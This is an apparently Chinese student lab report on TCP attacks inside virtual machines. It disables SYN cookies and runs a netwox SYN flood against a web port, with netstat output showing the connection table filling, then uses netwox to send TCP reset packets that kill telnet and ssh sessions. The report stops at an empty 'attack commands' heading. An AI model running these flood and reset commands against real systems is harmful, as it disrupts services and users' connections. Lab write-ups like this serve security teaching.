
实验报告


Task1: SYN Flooding Attack

首先查看是否有 syn cookie，发现其有设置 cookie，关闭它




```
[09/28/18]seed@VM:~$ sudo sysctl -a | grep cookie
[sudo] password for seed:
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[09/28/18]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[09/28/18]seed@VM:~$ 
```

接着查看 victim 机上的攻击前的 tcp 连接状态：




```
cp         0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
cp         0      0 10.0.2.5:53             0.0.0.0:*               LISTEN
cp         0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
cp         0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
cp         0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
cp         0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
cp         0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
cp         0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
cp6        0      0 :::80                   :::*                    LISTEN
cp6        0      0 :::53                   :::*                    LISTEN
cp6        0      0 :::21                   :::*                    LISTEN
cp6        0      0 :::22                   :::*                    LISTEN
cp6        0      0 ::1:631                 :::*                    LISTEN
cp6        0      0 ::1:953                 :::*                    LISTEN
dp         0      0 127.0.1.1:53            0.0.0.0:*
```

在主机 A（ip 10.0.2.4）上，开始攻击使用 netwox:



```
09/28/18]seed@VM:~$ sudo netwox 76 -i 10.0.2.5 -p 80
sudo] password for seed:
```

当攻击进行时，使用 netstat 查看攻击效果：




```
tcp6       0      0 10.0.2.5:80             241.196.202.116:50526   SYN_RECV
tcp6       0      0 10.0.2.5:80             251.198.213.74:63572    SYN_RECV
tcp6       0      0 10.0.2.5:80             253.64.14.244:39994     SYN_RECV
tcp6       0      0 10.0.2.5:80             253.146.11.122:2771     SYN_RECV
tcp6       0      0 10.0.2.5:80             246.249.47.117:21486    SYN_RECV
tcp6       0      0 10.0.2.5:80             254.209.201.135:53181   SYN_RECV
tcp6       0      0 10.0.2.5:80             240.35.35.67:22363      SYN_RECV
tcp6       0      0 10.0.2.5:80             245.139.226.18:56880    SYN_RECV
tcp6       0      0 10.0.2.5:80             252.33.52.57:36438      SYN_RECV
tcp6       0      0 10.0.2.5:80             242.72.23.6:23281       SYN_RECV
tcp6       0      0 10.0.2.5:80             254.0.214.219:16040     SYN_RECV
tcp6       0      0 10.0.2.5:80             246.45.22.106:6514      SYN_RECV
tcp6       0      0 10.0.2.5:80             254.73.185.47:63205     SYN_RECV
tcp6       0      0 10.0.2.5:80             242.202.56.51:43140     SYN_RECV
tcp6       0      0 10.0.2.5:80             252.189.157.92:3385     SYN_RECV
tcp6       0      0 10.0.2.5:80             244.60.185.39:46005     SYN_RECV
tcp6       0      0 10.0.2.5:80             252.235.249.201:40851   SYN_RECV
tcp6       0      0 10.0.2.5:80             251.134.141.242:47217   SYN_RECV
tcp6       0      0 10.0.2.5:80             252.127.85.123:35847    SYN_RECV
tcp6       0      0 10.0.2.5:80             248.20.210.86:49066     SYN_RECV
tcp6       0      0 10.0.2.5:80             245.154.177.197:39786   SYN_RECV
tcp6       0      0 10.0.2.5:80             250.5.60.102:35855      SYN_RECV
tcp6       0      0 10.0.2.5:80             240.246.58.214:23034    SYN_RECV
tcp6       0      0 10.0.2.5:80             252.125.42.189:63427    SYN_RECV
tcp6       0      0 10.0.2.5:80             253.77.33.1:57673       SYN_RECV
tcp6       0      0 10.0.2.5:80             245.68.176.18:52168     SYN_RECV
tcp6       0      0 10.0.2.5:80             242.244.193.172:24242   SYN_RECV
tcp6       0      0 10.0.2.5:80             252.253.146.22:47847    SYN_RECV
tcp6       0      0 10.0.2.5:80             247.231.127.175:34051   SYN_RECV
tcp6       0      0 10.0.2.5:80             243.43.55.7:23738       SYN_RECV
tcp6       0      0 10.0.2.5:80             254.32.111.79:10339     SYN_RECV
tcp6       0      0 10.0.2.5:80             242.131.15.29:47591     SYN_RECV
tcp6       0      0 10.0.2.5:80             240.179.203.0:51529     SYN_RECV
tcp6       0      0 10.0.2.5:80             252.86.84.164:57522     SYN_RECV
tcp6       0      0 10.0.2.5:80             248.121.39.73:63537     SYN_RECV
```

发现 TCB 已满。

Task2: TCP RST Attacks on telnet and ssh Connections


Telnet 的连接：

首先在虚拟机 B 上建立一个 VMB 和 VMC 的 telnet 连接。



```
[09/28/18]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Connection closed by foreign host.
[09/28/18]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Sep 28 23:08:55 EDT 2018 from 10.0.2.5 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

332 packages can be updated.
15 updates are security updates.

[09/28/18]seed@VM:~$
```


接着在 VMA 上使用 netwagGUI 界面，进行 TCP reset 攻击：



```
Command 78 --device "Eth0" --filter "host 10.0.2.5 and tcp p... :
```


```
78 --device "Eth0" --filter "host 10.0.2.5 and tcp port 23" --spoofip "linkbraw" --ips "all"
```

接着发现 telnet 连接被强制停止：




```
Last login: Fri Sep 28 23:08:55 EDT 2018 from 10.0.2.5 on pts/0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

332 packages can be updated.
15 updates are security updates.

[09/28/18]seed@VM:~$ ls
bin            Documents         host_Clone  Public     Videos
Customization  Downloads         Music       source
Desktop        examples.desktop  Pictures    Templates
[09/28/18]seed@VM:~$ lConnection closed by foreign host.
[09/28/18]seed@VM:~$ c
```

SSH 连接 reset 攻击：在 open 和 close 之间，我启动了 netwag 的 reset tcp 攻击，可以看到，当前正在连接的 tcp 终端掉，以及无法进行正常的 ssh 连接。关闭后，连接正常。



```
[10/04/18]seed@VM:~$ ssh seed@10.0.2.6
The authenticity of host '10.0.2.6 (10.0.2.6)' can't be established.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.6' (ECDSA) to the list of known hosts.
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

344 packages can be updated.
34 updates are security updates.

Last login: Fri Sep 28 23:32:57 2018 from 10.0.2.5
[10/04/18]seed@VM:~$ lpacket_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
[10/04/18]seed@VM:~$ ls
bin            Documents         host_Clone  Public     Videos
Customization  Downloads         Music       source
Desktop        examples.desktop  Pictures    Templates
[10/04/18]seed@VM:~$ ssh seed@10.0.2.6
Connection reset by 10.0.2.6 port 22
[10/04/18]seed@VM:~$ ssh seed@10.0.2.6
Connection reset by 10.0.2.6 port 22
[10/04/18]seed@VM:~$ ssh seed@10.0.2.6
ssh_exchange_identification: read: Connection reset by peer
[10/04/18]seed@VM:~$ ssh seed@10.0.2.6
packet_write_wait: Connection to 10.0.2.6 port 22: Broken pipe
[10/04/18]seed@VM:~$ ssh seed@10.0.2.6
seed@10.0.2.6's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
```

攻击命令:

